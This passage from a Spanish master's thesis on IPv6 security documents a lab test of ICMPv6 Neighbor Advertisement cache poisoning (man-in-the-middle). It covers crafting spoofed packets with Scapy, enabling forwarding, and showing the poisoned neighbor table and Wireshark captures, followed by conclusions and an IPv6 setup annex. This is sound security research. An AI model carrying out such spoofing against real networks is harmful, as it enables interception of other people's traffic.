          inet6 addr: fe80::224:2cff:fe64:5dc3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:83
          TX packets:0 errors:42 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:17 Base address:0xc000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:524 errors:0 dropped:0 overruns:0 frame:0
          TX packets:524 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46229 (45.1 KiB)  TX bytes:46229 (45.1 KiB)

p4p1      Link encap:Ethernet  HWaddr 00:23:AE:3A:81:CA
          inet addr:192.168.1.24  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 5001::3/64 Scope:Global
          inet6 addr: fe80::223:aeff:fe3a:81ca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:242 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29667 (28.9 KiB)  TX bytes:26833 (26.2 KiB)
          Interrupt:16

[root@edu ~]# ping6 5001::2
PING 5001::2(5001::2) 56 data bytes
64 bytes from 5001::2: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 5001::2: icmp_seq=2 ttl=64 time=0.390 ms
64 bytes from 5001::2: icmp_seq=3 ttl=64 time=0.351 ms
^C
--- 5001::2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.351/0.570/0.969/0.282 ms
[root@edu ~]#
```

Figura 37. Red.

Trabajaremos con la interfície p4p1 y tenemos la IP 5001::3/64 y con MAC ADDRESS 00:29:ae:3a:81:ca. Realizamos un ping con el equipo “colaborador” (PC2) para verificar que se ven entre ellos.

- Colaborador: Netbook ASUS con Ubuntu 10.04.




Figura 38. Red2.

Trabajaremos con la interfície p4p1 y tenemos la IP 5001::3/64 y con MAC ADDRESS 00:29:ae:3a:81:ca. Realizamos un ping con el equipo “víctima” (PC3) para verificar que se ven entre ellos.

- Atacante: Ordenador (torre) con Ubuntu 11.10 y software SCAPY.




Figura 39. Red3.

Creación del paquete ataque

En el equipo PC1 (atacante) vamos a crear el paquete de ataque ICMPv6 mediante la herramienta SCAPY. Ejecutamos el software y le introducimos los valores correspondiente al paquete ICMPv6. En en anexo 3 se explica como definir variables.




Figura 40. Paquete

En la variable “a” se define el paquete ICMP va desde el PC1 al PC3 (destino) mediante la MAC de cada uno. En la variable “b” se define los equipos involucrados o lo que es lo mismo el “engaño” mediante ICMPv6 y definiendo las IPv6 de cada uno de los equipos PC2 y PC3(destino/víctima). En la variable “c” definimos el Neighbor Advertisement, diciéndole que somos el PC2 (colaborador). En la variable “d” le decimos que introduzca la MAC del equipo PC1 (atacante).

Forwarding

Para que el tráfico llegue desde la víctima PC2 hasta el PC3, el atacante (PC3) tiene que hacer Forwarding de los paquetes interceptados.
Podríamos decir que Forwarding es la retransmisión del tráfico existente en la red que consiste básicamente en reenviar el tráfico que recibimos de nuestra red.
Para ello, debemos de editar el fichero /etc/sysctl.conf en Ubuntu y se descomenta la línea: net.ipv6.conf.all.fordwarding.
Para que el cambio surta efecto se debe ejecutar el comando sysctl-p, como vemos en la siguiente captura :




Figura 41. Forwarding

Envío del paquete al equipo PC2

A continuación veremos el envío del paquete desde el PC1 (atacante) de las variables a, b, c, d anteriormente definidas y se añade la interfície que queremos que salga el paquete, en nuestro caso queremos que salga por la IPv6 definida en la eth0.
También le introducimos una loop (opcional) y un intervalo en segundos, en nuestro caso para esta prueba se ha definido 3 segundos, aunque se puede hacer con un valor inferior.
Al final el software nos dirá los paquetes enviados.




Figura 42. Envío paquete

Resultado del ataque

Como muestra la siguiente captura, vemos la tabla del PC3 antes de enviar el ataque, como un equipo con la IP 5001::2 tiene la MAC ADDRESS 00:23:8b:28:3a:0a. Que es correcto porqué aún no habido ningún intento de vulneración.




Figura 43. Tabla

Una vez lanzado el ataque desde el PC1, vemos en la siguiente tabla del PC3 como un equipo con la IP 5001::2 (la del PC2) tiene la MAC ADDRESS 00:15:f2:e8:83:ce (la del PC1 atacante), cuando en la anterior imagen muestra su MAC original sin vulnerar era la 00:23:8b:28:3a:0a. A partir de aquí ya hemos vulnerado la tabla y así poder recibir por ejemplo, tráfico sin que el PC3 sepa que somos otro equipo.

```
[root@edu ~]# ip neigh show dev p4p1
fe80::215:f2ff:fee8:83ce lladdr 00:15:f2:e8:83:ce router REACHABLE
fe80::223:8bff:fe28:3a0a lladdr 00:23:8b:28:3a:0a STALE
5001::2 lladdr 00:15:f2:e8:83:ce REACHABLE
192.168.1.1 lladdr e0:91:53:19:20:42 STALE
[root@edu ~]# ip neigh show dev p4p1
fe80::223:8bff:fe28:3a0a lladdr 00:23:8b:28:3a:0a STALE
fe80::215:f2ff:fee8:83ce lladdr 00:15:f2:e8:83:ce router STALE
5001::2 lladdr 00:15:f2:e8:83:ce REACHABLE
192.168.1.1 lladdr e0:91:53:19:20:42 STALE
```

Figura 44. Resultado.

Análisis del resultado

Como en las anteriores pruebas, a continuación se va analizar los resultados anteriores mediante la el *Software* Libre Wireshark, que es un *sniffer* de tráfico.

Los ataques de este tipo, se basan en enviar cada cierto tiempo mensajes de tipo “Neighbor Advertisment” con información manipulada hacia la víctima (en nuestro caso PC3), ya que el objetivo principal del envío de estos mensajes, es introducir información maliciosa en la caché de las víctimas, y así las víctimas enviarán tráfico hacia el atacante (en nuestro caso PC1).

A efectos normales, esta prueba sin intento de vulneración del sistema, debería de funcionar de la siguiente manera. Cuando el PC3 desea comunicarse con el otro dispositivo, en nuestro caso PC2, lo primero que debería de hacer PC3, es preguntar con una determinada dirección multicast la dirección MAC del PC2 con el mensaje “Neighbor Solicitation”. A continuación el PC2 debería contesta con “Neighbor Advertisment” su dirección MAC de capa de enlace, en nuestro caso, MAC ADDRESS 00:23:8b:28:3a:0a. Por lo tanto el PC3 se guardará en su propia caché esta información durante un tiempo, y la utilizará para construir paquetes de la capa 2 que vayan dirigidos al PC2.

Si analizamos la información del paquete donde sale el “Neighbor Solicitation”, vemos lo siguiente:




Figura 45. Wireshark.

Como se ha explicado anteriormente, el equipo PC3 pregunta por la MAC del PC2 si es la 00:15:f2:e8:83:ce con un mensaje “Neighbor Solicitation”. Podríamos decir que esta esperando una confirmación para saber si esa MAC es del PC2 o lo que es lo mismo, esta esperando una confirmación para poner en peligro el sistema. Esta confirmación es el mensaje de tipo “Neighbor Advertisment”.

Si analizamos la información del paquete donde sale el “Neighbor Advertisment”, vemos lo siguiente:




Figura 46. Wireshark2.

En la captura, vemos que para la prueba, hay peticiones de ping entre el equipo 5001::3 (PC3) y 5001::2 (PC2) mediante el protocolo ICMPv6.

Como se ha explicado anteriormente, el equipo PC2 contesta con un “Neighbor Advertisment” su dirección MAC de capa de enlace, y efectivamente, le contesta diciéndole que tiene la MAC 00:15:f2:e8:83:ce y así el PC3 habrá sido vulnerado ya que esa MAC es la correspondiente a la del PC1.

Como vemos en el paquete, nos dice que el equipo origen (src) con el nombre AsustekC tiene una MAC ADDRESS con 00:15:f2:e8:83:ce y el destino con nombre Dell tiene la MAC ADDRES 00:23:ae:3a:81:ca. Significa que equipo vícitima Dell (PC3), interpreta el equipo Netbook (PC2) tiene la MAC ADDRESS 00:15:f2:e8:83:ce

También podemos ver en el Wireshark, en el apartado de IPv6 el equipo origen es el 5001::2 al destino 5001::3. Con la anterior captura, como en las anteriores pruebas, también trabaja bajo el protocolo ICMPv6.

Conclusiones

En el siguiente apartado se incluirá las conclusiones, los objetivos conseguidos y los no conseguidos, las posibles ampliaciones del trabajo, etc.

El objetivo del proyecto se centra en el estudio de IPv6 haciendo pruebas de vulnerabilidad utilizando herramientas de software libre con el fin de consolidar las competencias adquiridas a lo largo del Máster de Software Libre.

En las pruebas prácticos nos ha permitido tener una visión global de lo que representa IPv6, en un entorno tecnológico de software libre y así comprobar si se ha avanzado mucho a nivel de seguridad en comparación con IPv4. Estas pruebas junto el estudio del protocolo y la recerca del software libre, nos ha permitido seguir las fases que forman parte de un ciclo de proyecto (estudio de viabilidad, análisis del sistema, diseño e implantación, requisitos de implantación y resultados obtenidos) y así poder llegar a unas conclusiones.

Esta experiencia nos ha dado la oportunidad de conocer y utilizar diferentes herramientas de software libre tanto durante el desarrollo del máster como en la ejecución de cada una de las fases del proyecto, siendo esta experiencia positiva. Así como valorar distintas aplicaciones y herramientas de software libre que se consideraban adecuadas para su ejecución.
En cuanto a la solución elegida, SCAPY, nos ha proporcionado un mayor conocimiento sobre el software y las posibilidades que brinda un software escrito en Python y no necesariamente se necesita mucho conocimiento del dicho lenguaje.
Se ha trabajado con la versión 2.2.0 y sigue en fase de crecimiento y desarrollo, sobretodo en la parte de IPv6 que aún hay mucho por mejorar.

Como se ha demostrado con este informe, se ha conseguido parte de los objetivos marcados desde el inicio del Proyecto y se ha tenido alternativa con los imprevistos surgidos.
El objetivo principal conseguido es poder hacer un análisis de IPv6 bajo otro protocolo, que en nuestro caso ha sido ICMP y realizar una prueba de interceptación de tráfico mediante envenenamiento de caché (Man In The Middle). Una posibilidad de ampliación de este estudio es hacer unas pruebas semejantes pero con otros protocolos como por ejemplo UDP o TCP, y así llegar a unas conclusiones más globalizadas.
Un objetivo no conseguido, ha sido realizar las pruebas prácticas en producción, es decir, con equipos potentes y que están en funcionamiento, y no se ha podido realizar por motivos puramente profesional y por las fechas (Navidad). No obstante, la alternativa ha sido realizar unas pruebas de manera virtualizada y otras pruebas con equipos domésticos (portátiles y PC de mesa).

Según este estudio, podríamos dar la conclusión final, resumiendo de la siguiente manera. En teoría, con IPv6 se soluciona el problema de agotamiento de IP y se mejora en seguridad, no obstante, se ha comprobado en este estudio que con interceptación de tráfico mediante envenenamiento de caché sigue pasando igual que con IPv4, es decir, es vulnerable y que por lo tanto aún se debe trabajar en este aspecto.

BIBLIOGRAFIA

IPv6:
[1]Enciclopedia libre donde se puede consultar todo tipo de definiciones.
http://es.wikipedia.org/wiki/IPv6

[2]Guía de IPv6 a nivel teórico y práctico.
www.ipv6tf.org/pdf/ipv6paratodos.pdf

[3]Página web oficial del estado con información respecto a IPv6.
http://www.ipv6.es/es-ES/Paginas/Index.aspx

IPsec:

[4]Enciclopedia libre donde se puede consultar todo tipo de definiciones.
http://es.wikipedia.org/wiki/IPsec

Scapy:

[5]Enciclopedia libre donde se puede consultar todo tipo de definiciones.
http://en.wikipedia.org/wiki/Scapy

[6] Web oficial del Software donde encontramos el software, manuales, etc.
http://www.secdev.org/projects/scapy/

[7] Licencia del software.
http://creativecommons.org/licenses/by-nc-sa/2.5/

[8] Manual instalación del software.
http://www.secdev.org/projects/scapy/doc/installation.html#installing-scapy-v2-x

[9] Tutorial para construir paquete UDP mediante el software Scapy.
http://www.flu-project.com/scapy-construyendo-un-paquete-udp.html

Otros:
[10]Enciclopedia libre donde se puede consultar todo tipo de definiciones.
http://en.wikipedia.org/wiki/Packet_forwarding

[11]Enciclopedia libre donde se puede consultar todo tipo de definiciones.
http://en.wikipedia.org/wiki/Man-in-the-middle_attack

[12] Web donde se habla de todo relacionado con la seguridad.
http://seguridadyredes.wordpress.com/

ANEXO 1 Instalación IPv6

Este anexo se ha realizado para aquellos usuarios finales que no les incorpore en su Sistema Operativo la instalación y configuración por defecto de IPv6. Si tenemos algún Sistema Operativo más o menos actualizado no deberíamos de realizar esta configuración que se van a detallar a continuación.
La mayor parte de los sistemas operativos, desde aproximadamente el año 2001, tienen algún tipo de soporte de IPv6. Es cierto, que en algunos casos, inicialmente no se trataba de un soporte “comercial”, sino versiones de prueba. Aunque como he mencionado anteriormente, que actualmente lo más normal que diversas plataformas o sistemas operativos, no solo incorporen IPv6, sino que además sea activado por defecto por el fabricante, sin requerir intervención alguna por parte del usuario.

Instalación de IPv6 en Windows

- Instalación en XP/2003 :

En realidad podríamos decir que IPv6 ya esta instalado tanto en Windows XP como en Windows Server 2003, y por tanto, mas que instalación hablamos de activación.
Existen dos procedimientos para habilitar IPv6 en estas dos plataformas:, interfaz gráfico o línea de Comandos , se recomienda habilitarlo por linea de comandos.
En una ventana DOS ejecutar: ipv6 install
Tras unos segundos, un mensaje de confirmación nos indicara la correcta instalación.
También se podría utilizar, dependiendo de la versión: netsh interface ipv6 install

- Instalación en Vista/2008

Desde el lanzamiento de Windows Vista, este sistema operativo incluye soporte de IPv6 instalado y habilitado por defecto. Por lo tanto, no es necesario hacer ninguna configuración adicional. En caso de que se hubiera desactivado, se podría utilizar el procedimiento con netsh indicado para Windows XP/2003.
Téngase en cuenta que para usar netsh, se requiere una ventana de DOS explícitamente abierta con permisos de administración.
En comparación con XP/2003, IPv6 en Vista tiene funcionalidades adicionales, como por ejemplo:

- Soporte completo Ipsec
- MLDv2
- Link-Local Multicast Name Resolution (LLMNR) : No requiere un servidor DNS. Los nodos IPv6 en un segmento piden el nombre a una dirección IPv6 multicast. Similar al funcionamiento de NetBIOS.
- Soporte de direcciones IPv6 en URLs
- IPv6 Control Protocol (IPV6CP – RFC5072)
- IPv6 sobre PPP
- DHCPv6, en el cliente y el servidor
- Identificador de Interfaz aleatorio por defecto (RFC3041)
- Teredo soporta NATs simétricos : Activo por defecto. Solo se utiliza si la aplicación requiere soporte IPv6 y no esta disponible de forma nativa.

Se puede comprobar que esta instalado, por medio de comandos o con el entorno gráfico, de forma similar a lo indicado para el caso de XP .

- Instalación en Windows 7

Igual que en el caso de Vista/2008, Windows 7 incorpora IPv6 instalado y habilitado por defecto. Igualmente, en caso de que se hubiera desactivado, se podría utilizar el procedimiento con netsh o entorno gráfico indicado para Windows XP/2003.
Las características de esta versión se pueden resumir en:

- Soporte IPv6 similar al de Vista y Server 2008 : IPsec, MLDv2, LLMNR, IPv6 en URLs, IPV6CP, IPv6 sobre PPP, DHCPv6, Teredo . Cambia: Identificador de Interfaz aleatorio por defecto (RFC3041) . No usa EUI-64 por defecto para el identificador de interfaz en las direcciones autoconfiguradas.
- Nuevas mejoras : IP-HTTPS (IP over Secure HTTP) , permite a los hosts atravesar un servidor proxy o firewall y conectarse a redes privadas por medio de IPv6 dentro de un túnel HTTPS. HTTPS no provee seguridad a los datos, es necesario usar IPsec para dar seguridad a una conexión IP-HTTPS.
- DirectAccess : Permite a los usuarios conectarse de manera transparente a la red corporativa sin establecer específicamente una conexión VPN. También permite al administrador de red seguir en contacto con los host móviles fuera de la oficina, y poder hacer actualizaciones y dar soporte a dichos equipos. Es una arquitectura donde un cliente IPv6 se comunica con un servidor IPv6 en la red corporativa. También se pueden usar conexiones desde Internet IPv4 empleando 6to4, Teredo e ISATAP. También se puede usar IP-HTTPS. DirectAccess usa túneles Ipsec para proveer seguridad a la autenticación y al acceso de recursos.

Instalación de IPv6 en Mac OS X

IPv6 esta soportado por Apple desde Mac OS X versión 10.2 (Jaguar) y se halla habilitado por defecto. Por lo tanto, no es preciso hacer nada para instalarlo.

Instalación de IPv6 en Linux

IPv6 esta soportado a partir de versión del kernel 2.4.x.
Para comprobar si esta instalado:
#test -f /proc/net/if_inet6 && echo “Kernel actual soporta IPv6“

Para instalar el módulo IPv6:
#modprobe ipv6

Se puede comprobar el módulo con:
#lsmod |grep -w ‘ipv6’ && echo “modulo IPv6 cargado”

